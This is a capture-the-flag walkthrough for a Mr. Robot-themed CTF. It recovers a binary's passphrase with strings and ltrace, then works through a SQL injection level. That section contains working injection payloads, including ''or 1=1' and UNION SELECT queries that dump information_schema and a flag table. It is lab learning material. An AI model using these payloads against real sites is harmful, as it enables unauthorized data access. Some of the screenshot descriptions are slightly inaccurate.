mrrobotctf.tk/assets/flags/reverseEng/flag.zip
Mr.Robot™
Nadeesh | Sandun

First, I download the attachment on my Linux machine -> **Using wget 'path' command.**

and then I unzip the .zip file. -> **Using unzip flag.zip**

Then I get the details about flag file (to know about what kind of file). **Using -> file flag**

```
sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunnelling Packages Settings Help
Quick connect...
/home/sandun/
Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.xauthority 1

sandun@ubuntuVPS:~$ mkdir mrrobot
sandun@ubuntuVPS:~$ cd mrrobot/
sandun@ubuntuVPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
--2020-11-15 11:33:27- http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip... 20.195.41.0
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk) [20.195.41.0]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'

flag.zip          100%[=====] 4.39K --.-KB/s   in 0s
2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]


sandun@ubuntuVPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuVPS:~/mrrobot$ unzip flag.zip
Archive:  flag.zip
  inflating: flag
sandun@ubuntuVPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 ..
-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov  9 18:36 flag.zip
sandun@ubuntuVPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2fb84c55912cd8657e1d451a0dfcbabla96cc00f, not stripped
sandun@ubuntuVPS:~/mrrobot$ 
```

Remote monitoring
Follow terminal folder

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

That flag file is executable file. but file can't execute because of their wasn't permission. So I use command as -> **chmod +x flag**

Then I execute the flag file using -> ./flag command.



The screenshot shows a terminal session titled "sanchez" in MobaXterm. The user has navigated to their home directory and created a folder named "mrrobot". They then used wget to download a zip file from a remote server. The terminal output shows the download progress and the resulting file "flag.zip". The user then lists the contents of the directory and runs the "strings" command on the "flag" file, which outputs the message "Mr. Robot CTF!".


```
sandun@ubuntuVPS:~$ mkdir mrrobot
sandun@ubuntuVPS:~$ cd mrrobot/
sandun@ubuntuVPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
--2020-11-15 11:33:27- http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)|20.195.41.0|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'

flag.zip          100%[=====] 4.39K --.-KB/s   in 0s

2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]

sandun@ubuntuVPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuVPS:~/mrrobot$ unzip flag.zip
Archive: flag.zip
  inflating: flag
sandun@ubuntuVPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 ..
-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov 9 18:36 flag.zip
sandun@ubuntuVPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2fb94c55912cd8657e1d45140dfcbabla90cc00f, not stripped
sandun@ubuntuVPS:~/mrrobot$ chmod +x flag
sandun@ubuntuVPS:~/mrrobot$ ./flag
Mr. Robot CTF!
```

That ask Passphrase, But I do not know the passphrase. I tried random password as flag their was a message Invalid key.



The screenshot shows the same terminal session as before. The user has run the "strings" command again, but this time it fails with the message "Invalid key, Try again...".

```
sandun@ubuntuVPS:~/mrrobot$ wget http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
--2020-11-15 11:33:27- http://mrrobotctf.tk/assets/flags/reverseEng/flag.zip
Resolving mrrobotctf.tk (mrrobotctf.tk)... 20.195.41.0
Connecting to mrrobotctf.tk (mrrobotctf.tk)|20.195.41.0|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4496 (4.4K) [application/zip]
Saving to: 'flag.zip'

flag.zip          100%[=====] 4.39K --.-KB/s   in 0s

2020-11-15 11:33:27 (692 MB/s) - 'flag.zip' saved [4496/4496]

sandun@ubuntuVPS:~/mrrobot$ ls
flag.zip
sandun@ubuntuVPS:~/mrrobot$ unzip flag.zip
Archive: flag.zip
  inflating: flag
sandun@ubuntuVPS:~/mrrobot$ ls -al
total 32
drwxrwxr-x 2 sandun sandun 4096 Nov 15 11:33 .
drwxr-xr-x 6 sandun sandun 4096 Nov 15 11:33 ..
-rw-rw-r-- 1 sandun sandun 13656 Nov 10 00:04 flag
-rw-rw-r-- 1 sandun sandun 4496 Nov 9 18:36 flag.zip
sandun@ubuntuVPS:~/mrrobot$ file flag
flag: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2fb94c55912cd8657e1d45140dfcbabla90cc00f, not stripped
sandun@ubuntuVPS:~/mrrobot$ chmod +x flag
sandun@ubuntuVPS:~/mrrobot$ ./flag
Mr. Robot CTF!
Enter the passphrase:flag
Invalid key, Try again...
sandun@ubuntuVPS:~/mrrobot$ strings ./flag
```

Then I use **strings ./flag** command to determine the contents of and to extract text from binary files.

The screenshot displays two separate MobaXterm windows. Each window has a title bar with icons for Terminal, Sessions, View, X server, Tools, Games, Settings, Macros, Help, and a 'Quick connect...' search bar. The left sidebar contains icons for Session, Servers, Tools, Games, Sessions, View, Split, MultiExec, Tunneling, Packages, Settings, and Help.

Top Window (sanchez):

- Title Bar:** sanchez
- File Browser:** /home/sandun/
- Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.Xauthority 1
- Terminal Content:** tada
_ITM_registerTMCloneTable
victory
key
17
toe
newflag
_cxa_finalize@@GLIBC_2.2.5
teo0
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment;
sandun@UbuntuVPS:~/mrrobot\$
- Status Bar:** ubuntu/VPS 2% 0.37 GB / 0.90 GB 0.10 Mb/s 0.01 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/cgroup: 0% /boot/efi: 0%

Bottom Window (sanchez):

- Title Bar:** sanchez
- File Browser:** /home/sandun/
- Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.Xauthority 1
- Terminal Content:** B3N1ceto0thersdr3nkjsq
N00n3cand0taB13
d0B3strLe79N24J@p4n
H0p3y0uN24J@p4n
B3Y0urz3lfCh1dr3nkjsq
Y0u4r3!n3vitaB13
N3v3rl7e79N24J@p4n
B3Cr4c8lFh0m3dr3nkjsq
Y0uG9t1Tdu385l!7
4peXl3gndy0ud1d7met3
W0nd4c4nD0th!sp4n
D0wh4ty0uc4nthrsdr3nkjsq
Y0u4ndq1tm4nA13
you4ra3w3s0m3m4np4n
youB3au7fulm4n99
N0on3c4nB3aty0udude798
m4ke7hisw0ldnice
bri7eshin3lik3adiam0nD
3lli0ttibestguy
play3run0nbatt13g
p4tadins1b5st
mrRobottelliot
ispCTFelliott
CTFmrRobot3rdyear
elliotistest
mrRobotshackthis
ispCTF3rd2ndmrRobot
ispCTFmrRobot
thisIsTheSydude
youGottaRobot
mrRobotispCTF3rd2nd
yougotThePassphrase
whatareyoudoing
isMrRobotgod
savetheWorld
youaretooClosemrRobot
- Status Bar:** ubuntu/VPS 1% 0.37 GB / 0.90 GB 0.04 Mb/s 0.05 Mb/s 7 days sandun /run: 1% /: 9% /run/lock: 0% /sys/fs/cgroup: 0% /boot/efi: 0%

There are so many strings I cannot all of those as passphrase key.


Then I use **ltrace ./flag** command to find passphrase.

After using **ltrace** command that ask Passphrase I do not know the Passphrase. Then I Enter **asd** for passphrase, but you can use any value as passphrase.

That compare Entered value and matched passphrase under **strcmp**.

ltrace is a program that simply runs the specified command until it exits. It intercepts and records the dynamic library calls which are called by the executed process and the signals which are received by that process. It can also intercept and print the system calls executed by the program.

The **strcmp()** function compares the two strings s1 and s2. It returns an integer less than, equal to, or greater than zero if s1 is found, respectively, to be less than, to match, or be greater than s2.



```


.sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
2.sanchez
/home/sandun/
Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.Xauthority 1

.sane
.gnu.build-id
.gnu.hash
.dynsym
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
sandun@ubuntuVPS:~/mrrobot$ ltrace ./flag
puts("Mr. Robot CTF!\n"
Mr. Robot CTF!
)
printf("Enter the passphrase:")
_isoc99_scanf(0x561612a28df, 0x7ffed6225ef0, 0, 0)Enter the passphrase:asd
)
_strcmp("asd", "ispCTF3rd2ndmrRobot")
puts("\nInvalid key, Try again... \n"
Invalid key, Try again...
)
+++ exited (status 0) ===
sandun@ubuntuVPS:~/mrrobot$ 

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```

That selected value is the Passphrase of the flag file. Then I enter that value for passphrase in flag file.



```

.sanchez
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
2.sanchez
/home/sandun/
Name Size (KB)
.. 1
.cache 1
.config 1
Desktop 1
.bash_history 1
.Xauthority 1

.sane
.gnu.build-id
.gnu.hash
.dynsym
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
sandun@ubuntuVPS:~/mrrobot$ ltrace ./flag
puts("Mr. Robot CTF!\n"
Mr. Robot CTF!
)
printf("Enter the passphrase:")
_isoc99_scanf(0x561612a28df, 0x7ffed6225ef0, 0, 0)Enter the passphrase:asd
)
_strcmp("asd", "ispCTF3rd2ndmrRobot")
puts("\nInvalid key, Try again... \n"
Invalid key, Try again...
)
+++ exited (status 0) ===
sandun@ubuntuVPS:~/mrrobot$ ./flag
Mr. Robot CTF!
Enter the passphrase:ispCTF3rd2ndmrRobot
YouAre3ln3v1aB
sandun@ubuntuVPS:~/mrrobot$ 

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

```

That highlighted value is the Level 7 flag.

Welcome testuser
Logout

MR.ROBOT

Level 7

Download the attachment, and get the flag

[Download](#)

Enter the Flag

[Submit](#)

Mr.Robot™
Nadeesh | Sandun

Level 8

Welcome testuser
Logout

MR.ROBOT

Level 8

You have to do some **Injections** to see the Flag...

Follow this [link](#)

Enter the Flag

[Submit](#)

Mr.Robot™
Nadeesh | Sandun

This is SQL Injection related flag.

First, I open the link and search for the users.

The screenshot shows a web browser window titled "Mr.Robot - SQLInj". The address bar contains the URL "mrrobotctf.tk/assets/flags/sqlnj_page/sqlnj/sqlnj.php". The main page features a large "MR.ROBOT" logo at the top. Below it is a search bar with the placeholder "Type here" and a red "Search" button. A horizontal table header with blue borders is visible, containing columns for "Username" and "Email". At the bottom right of the page, there is a copyright notice: "Mr.Robot™ Nadeesh | Sandun".

I enter **root** in search box and click search button for search user.

This screenshot shows the same browser window after the search term "root" has been entered into the search bar and the "Search" button has been clicked. The results are displayed in a table below the search bar. The first row of the table shows a user entry with "root" in the Username column and "root@mrrobotctf.tk" in the Email column. The rest of the page remains largely unchanged, including the "MR.ROBOT" logo and the copyright notice.

Then I use **root' or 1=1#** SQL command to list all users.

Username	Email
root	root@mrrobotctf.tk
admin	admin@mrrobotctf.tk
elliot	elliot@mrrobotctf.tk
mrrobot	mrrobot@mrrobotctf.tk
darlene	darlene@mrrobotctf.tk

Then I find all tables using this command.

root' UNION SELECT table_name,version() FROM information_schema.tables#

Username	Email
root	root@mrrobotctf.tk
admin	admin@mrrobotctf.tk
elliot	elliot@mrrobotctf.tk
mrrobot	mrrobot@mrrobotctf.tk
darlene	darlene@mrrobotctf.tk

The screenshot shows a web browser with two tabs open. The top tab, 'Mr.Robot - SQLInj', contains a table listing MySQL system variables. The bottom tab, 'MrRobot_Level8', shows the same table with an additional row at the bottom labeled 'tbl_flag'. The 'tbl_flag' row is highlighted in blue.

Username	Email
root	root@mrrobotctf.tk
CHARACTER_SETS	5.7.32-0ubuntu0.16.04.1
COLLATIONS	5.7.32-0ubuntu0.16.04.1
COLLATION_CHARACTER_SET_APPLICABILITY	5.7.32-0ubuntu0.16.04.1
COLUMNS	5.7.32-0ubuntu0.16.04.1
COLUMN_PRIVILEGES	5.7.32-0ubuntu0.16.04.1
ENGINES	5.7.32-0ubuntu0.16.04.1
EVENTS	5.7.32-0ubuntu0.16.04.1
FILES	5.7.32-0ubuntu0.16.04.1
GLOBAL_STATUS	5.7.32-0ubuntu0.16.04.1
GLOBAL_VARIABLES	5.7.32-0ubuntu0.16.04.1
KEY_COLUMN_USAGE	5.7.32-0ubuntu0.16.04.1
OPTIMIZER_TRACE	5.7.32-0ubuntu0.16.04.1
PARAMETERS	5.7.32-0ubuntu0.16.04.1
PARTITIONS	5.7.32-0ubuntu0.16.04.1
PLUGINS	5.7.32-0ubuntu0.16.04.1
PROCESSLIST	5.7.32-0ubuntu0.16.04.1
x\$statements_with_full_table_scans	5.7.32-0ubuntu0.16.04.1
x\$statements_with_runtimes_in_95th_percentile	5.7.32-0ubuntu0.16.04.1
x\$statements_with_sorting	5.7.32-0ubuntu0.16.04.1
x\$statements_with_temp_tables	5.7.32-0ubuntu0.16.04.1
x\$user_summary	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_file_io	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_file_io_type	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_stages	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_statement_latency	5.7.32-0ubuntu0.16.04.1
x\$user_summary_by_statement_type	5.7.32-0ubuntu0.16.04.1
x\$wait_classes_global_by_avg_latency	5.7.32-0ubuntu0.16.04.1
x\$wait_classes_global_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_by_host_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_by_user_by_latency	5.7.32-0ubuntu0.16.04.1
x\$waits_global_by_latency	5.7.32-0ubuntu0.16.04.1
tbl_flag	5.7.32-0ubuntu0.16.04.1
tbl_member	5.7.32-0ubuntu0.16.04.1
tbl_user	5.7.32-0ubuntu0.16.04.1

Mr.Robot™
Nadeesh | Sandun

Then I found that there are a table named **tbl_flag**.

Then I use below injection command to see columns of **tbl_flag** table.

```
root' UNION SELECT column_name,table_name FROM information_schema.columns
WHERE table_name='tbl_flag'
```

Username	Email
root	root@mrrobotctf.tk
id	tbl_flag
flag	tbl_flag

There are two columns **id** and **flag**,

I use below command to show all the rows of **tbl_flag** table.

root' UNION SELECT id, flag from tbl_flag#

Username	Email
root	root@mrrobotctf.tk
1	7hisIsnt7H3c0rr3ctFl4g
2	l00kC1os3lytHisOneF4k3
3	Fif7h0n3is7heCorr3c7fLaG
4	0hbOyDon7beAf00L
5	p30p1e4reVuln3rab13
6	y0um1ss3ditDud3
7	D0n7eV3nre4d7hls

This highlighted value(id number 5) is the Level 8 flag. (in 3rd row saying fifth one is the correct flag)

Welcome testuser
Logout

MR.ROBOT

Level 8

You have to do some **Injections** to see the Flag...

Follow this [link](#)

Enter the Flag

Submit

Mr.Robot™
Nadeesh | Sandun

Level 9

Welcome testuser
Logout

MR.ROBOT

Level 9

Elliot found pickledump while recovering data from harddisk, extracts the flag from that pickledump


[Download](#)

Enter the Flag


Submit

Mr.Robot™
Nadeesh | Sandun

First, I download the file and extract it.



I will do that in a Windows environment because of that I opened the windows folder.



This is a pickle file.

“Any object in Python can be pickled so that it can be saved on disk. What **pickle** does is that it ‘serializes’ the object first before writing it to file. Pickling is a way to convert a python object (list, dict, etc.) into a character stream.”

Then I open python terminal.

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
Python 3.8.6 (tags/v3.8.6:db45529, Sep 23 2020, 15:52:53) [MSC v.1927 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> -
```

Since this is pickle file I import pickle using **import pickle**

Then I create a variable call f and open that pickle file.

```
f = open('flag.pkl', 'rb')
```

The **open()** function opens a file in text format by default. To **open** a file in binary format, add 'b' to the mode parameter. Hence the "rb" mode opens the file in binary format for reading

Then I create another variable called **data** and retrieve pickled data (f) to the data variable.

`pickle.load(f)`

```
C:\Program Files\WindowsApps\PythonSoftwareFoundation.Python.3.8_3.8.1776.0_x64_qbz5n2kfra8p0\python3.8.exe
